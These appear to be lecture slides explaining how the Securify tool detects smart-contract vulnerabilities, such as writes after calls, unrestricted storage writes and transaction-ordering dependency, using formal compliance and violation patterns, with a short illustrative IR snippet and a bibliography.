MayDepOn(a, const)
MayDepOn(b, dataload)
Eq(c, 0)
⋮
Semantic facts
some sstore(L,X,_).
¬MayDepOn(X, caller)
∧¬MayDepOn(L, caller)
Restricted write violation pattern
(3)
// entry
l1 a = 4
l2 b = dataload(a)
l3 ABI_9DA8(b)
l4 stop()
// method
ABI_9DA8(b) {
l5 c = 0
// write owner
l6 sstore(c, b);
}
Matched pattern

Securify - property workflow

1. **Original** security property P
2. **Data-flow** graph property P’ s.t.

   $\forall$ contract C . C $\models$ P iff C $\models$ P’
3. **Patterns** in the domain-specific language of Securify

- Compliance pattern (pc) s.t.
  - $\forall$ contract C . if C $\models$ pc then C $\models$ P’
- Violation pattern (pv) s.t.
  - $\forall$ contract C . if C $\models$ vc then C $\models$ ¬P’

Securify language for properties

Properties speak about

- **flow**-dependency predicates
- **data**-dependency predicates

$$
\begin{aligned}
\varphi \quad ::= \quad & \mathrm{instr}(L, Y, X, \ldots, X) \mid \mathit{Eq}(X, T) \mid \mathit{DetBy}(X, T) \\
\mid \quad & \mathit{MayDepOn}(X, T) \mid \mathit{MayFollow}(L, L) \mid \mathit{MustFollow}(L, L) \\
\mid \quad & \mathit{Follow}(L, L) \mid \exists X.\varphi \mid \exists L.\varphi \mid \exists T.\varphi \mid \neg\varphi \mid \varphi \wedge \varphi
\end{aligned}
$$

Example - DAO vulnerability

1. **Property P**: no state changes after the call instructions
2. **Property P'**: for all traces t, the storage does not change in the interval that start just before any call instruction and ends when the trace completes
3.
    - pc: no write mayFollow a call instruction

      ∀ call(L1,_, _). ¬∃ sstore(L2, _, _). mayFollow(L2, L1)
    - pv: a write mustFollow a call instruction

      ∃ call(L1,_, _). ∃ sstore(L2, _, _). mustFollow(L2, L1)

Encoded properties

Property	Type	Security Pattern
LQ: Ether liquidity	*compliance*	$\textit{all}\ \text{stop}(L_1).\ \textit{some}\ \text{goto}(L_2, X, L_3).\ X = \text{callvalue} \land \textit{Follow}(L_2, L_4) \land L_3 \neq L_4 \land \textit{MustFollow}(L_4, L_1)$
	compliance	$\textit{some}\ \text{call}(L_1, \_, \_, \textit{Amount}).\textit{Amount} \neq 0 \lor \textit{DetBy}(\textit{Amount}, \text{data})$
	violation	$\big(\textit{some}\ \text{stop}(L).\ \neg\textit{MayDepOn}(L, \text{callvalue})\big) \land \big(\textit{all}\ \text{call}(\_, \_, \_, \textit{Amount}).\ \textit{Amount} = 0\big)$
NW: No writes after call	*compliance*	$\textit{all}\ \text{call}(L_1, \_, \_, \_).\ \textit{all}\ \text{sstore}(L_2, \_, \_).\ \neg\textit{MayFollow}(L_1, L_2)$
	violation	$\textit{some}\ \text{call}(L_1, \_, \_, \_).\ \textit{some}\ \text{sstore}(L_2, \_, \_).\ \textit{MustFollow}(L_1, L_2)$
RW: Restricted write	*compliance*	$\textit{all}\ \text{sstore}(\_, X, \_).\ \textit{DetBy}(X, \text{caller})$
	violation	$\textit{some}\ \text{sstore}(L_1, X, \_).\ \neg\textit{MayDepOn}(X, \text{caller}) \land \neg\textit{MayDepOn}(L_1, \text{caller})$
RT: Restricted transfer	*compliance*	$\textit{all}\ \text{call}(\_, \_, \_, \textit{Amount}).\ \textit{Amount} = 0$
	violation	$\textit{some}\ \text{call}(L_1, \_, \_, \textit{Amount}).\ \textit{DetBy}(\textit{Amount}, \text{data}) \land \neg\textit{MayDepOn}(L_1, \text{caller}) \land \neg\textit{MayDepOn}(L_1, \text{data})$
HE: Handled exception	*compliance*	$\textit{all}\ \text{call}(L_1, Y, \_, \_).\ \textit{some}\ \text{goto}(L_2, X, \_).\ \textit{MustFollow}(L_1, L_2) \land \textit{DetBy}(X, Y)$
	violation	$\textit{some}\ \text{call}(L_1, Y, \_, \_).\ \textit{all}\ \text{goto}(L_2, X, \_).\ \textit{MayFollow}(L_1, L_2) \Rightarrow \neg\textit{MayDepOn}(X, Y)$
TOD: Transaction ordering dependency	*compliance*	$\textit{all}\ \text{call}(\_, \_, \_, \textit{Amount}).\ \neg\textit{MayDepOn}(\textit{Amount}, \text{sload}) \land \neg\textit{MayDepOn}(\textit{Amount}, \text{balance})$
	violation	$\textit{some}\ \text{call}(\_, \_, \_, \textit{Amount}).\ \textit{some}\ \text{sload}(\_, Y, X_1).\ \textit{some}\ \text{sstore}(\_, X_2, \_).\ \textit{DetBy}(\textit{Amount}, Y) \land X_1 = X_2 \land \textit{isConst}(X_1)$
VA: Validated arguments	*compliance*	$\textit{all}\ \text{sstore}(L_1, \_, X).\ \textit{MayDepOn}(X, \text{arg}) \Rightarrow \big(\textit{some}\ \text{goto}(L_2, Y, \_).\ \textit{MustFollow}(L_2, L_1) \land \textit{DetBy}(Y, \text{arg})\big)$
	violation	$\textit{some}\ \text{sstore}(L_1, \_, X).\ \textit{DetBy}(X, \text{arg}) \Rightarrow \neg\big(\textit{some}\ \text{goto}(L_2, Y, \_).\ \textit{MayFollow}(L_2, L_1) \land \textit{MayDepOn}(Y, \text{arg})\big)$

Conclusions

- Very **different contexts** for smart contracts
- Very **different languages** for smart contracts
- **Critical** - lots of money may be involved
- **Error prone** - attacker view everything and has lots of options
- Problems are **not peculiar**
- **Standard solutions** and techniques can be successfully applied

Bibliography - Bitcoin

- Mastering Bitcoin 2nd Edition - Programming the Open Blockchain, *Andreas M. Antonopoulos* (2017)
- Formal Models of Bitcoin Contracts: A Survey, *Massimo Bartoletti, Roberto Zunino*, Frontiers Blockchain (2019)
- BitML: A Calculus for Bitcoin Smart Contracts, *Massimo Bartoletti, Roberto Zunino*, CCS (2018)

Bibliography - Ethereum

- Mastering Ethereum, *Andreas M. Antonopoulos, Gavin Wood* (2018)

- Securify: Practical Security Analysis of Smart Contracts, *Petar Tsankov, Andrei Marian Dan, Dana Drachsler-Cohen, Arthur Gervais, Florian Bünzli, Martin T. Vechev,* CCS (2018)